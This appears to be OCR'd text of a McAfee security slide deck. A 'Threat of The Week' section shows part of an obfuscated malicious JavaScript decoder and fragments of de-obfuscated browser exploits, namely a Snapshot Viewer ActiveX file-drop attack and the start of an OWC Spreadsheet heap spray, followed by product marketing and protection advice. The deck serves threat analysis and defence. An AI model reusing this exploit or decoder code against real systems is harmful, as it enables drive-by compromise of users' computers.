);this.xiqxrwfutwjnt='tipatvcxtcu';var ayzkxxi='xijhj';GnJMJ=GnJMJ.substr(0,GnJMJ.indexOf('('));var rmowbno=6717;this.lulfkhid='apgfjkfnzavwer';
function naspwpmps(wnbhuxoavxcndh){return yeaxavzcirvkr;}var KgstU=GnJMJ.substr(33);var psosglts=5146;function feimera(vxticcddsywbk){return
ruriyncur;}function vjrhmpxzquhgo(){}var wdEVl7re='';function mgetfkzcx(xhdkrfaljirapb){return wyftobt;}function zxeanaeaepnq(){}this.kdlignlf=
'zmkvmxzhyljmhnx';this.jsmwxvicexmakr=false;var moajeusnqqslrm=1211;var nxjbfq='hrvazwxvlouee';for(var i=0;i<xpOck6d.length;i++){wdEVl7re+=
String.fromCharCode(cGCwyzJ.charCodeAt(i)-KgstU);}return wdEVl7re;var jkbpz=3497;this.ieidlkatl=false;}document.write(
f42ca00d644ad74dcfdf7676958d64d8c56());this.dfkozaepwrofp=false;</script>
```

Threat of The Week: Going Nuclear

To make life easier we used FileInsight to de-obfuscate the JavaScript to expose the Seven(!) HTML based exploits (some old classics shown below)




```
    }
    SPD();
    return ;
}
function SS(){
    try {
        ret = new ActiveXObject("snpvw.Snapshot Viewer Control.1");
        if (ret){
            var arbitrary_file = p_url;
            var dest = 'C:/Program Files/Outlook Express/wab.exe';
            document.write(
            "<object classid='clsid:F0E42D60-368C-11D0-AD81-00A0C90DC8D9' id='attack'></object>"
            );
            attack.SnapshotPath = arbitrary_file;
            setTimeout('window.location = "ldap://127.0.0.1"', 2000);
            attack.CompressedPath = dest;
            attack.PrintSnapshot(arbitrary_file, dest);
        }
    }
    catch (e){
        java();
    }
    java();
    return ;
}
function SPD(){
    try {
        obj = new ActiveXObject("OWC10.Spreadsheet");
        if (!obj){
            obj = new ActiveXObject("OWC11.Spreadsheet");
        }
        if (obj){
            var array = new Array();
            var ls = 0x81000 - (shellcode.length * 2);
            var bigblock = unescape("%u0b0c%u0b0C");
            while (bigblock.length < ls / 2){
                bigblock += bigblock;
            }
            var lh = bigblock.substring(0, ls / 2);
```

The McAfee Solution

- Best of Suite Solutions
- Both Gateway and Endpoint Protection
- World Class “In-the-Cloud” Solutions
- World’s Largest Dedicated Security & Compliance Vendor

The Essentials of Protection in Today's Enterprise

Protection must be: **multi-protocol, bi-directional, proactive** (rather than reactive) and employ **global reputation** and **deep content inspection** technologies.



INTERNET

Email Traffic

Web Traffic

App Traffic

EMAIL

WEB

SYSTEMS

EXTRANET

ERP

DATABASES

Protecting against Blended Threats

- **Deploy proactive** protection on email
  - Minimize SPAM exposure with 99%+ detection capability
  - Stop zero hour mail threat with Reputation based protection
- **Deploy proactive** protection on web access
  - Deploy reputation based Web filtering
  - Filtering incoming web pages, on all web protocols, proactively for malware, including encrypted traffic
  - Apply protection to http, https and ftp traffic
  - Apply reputation based Web filtering and malware protection on IM traffic
- **Inspect** all outbound email, web and file transfer traffic for data leakage
  - Define DLP policy
  - Detect possible policy violations
  - Enforce
  - Audit and Report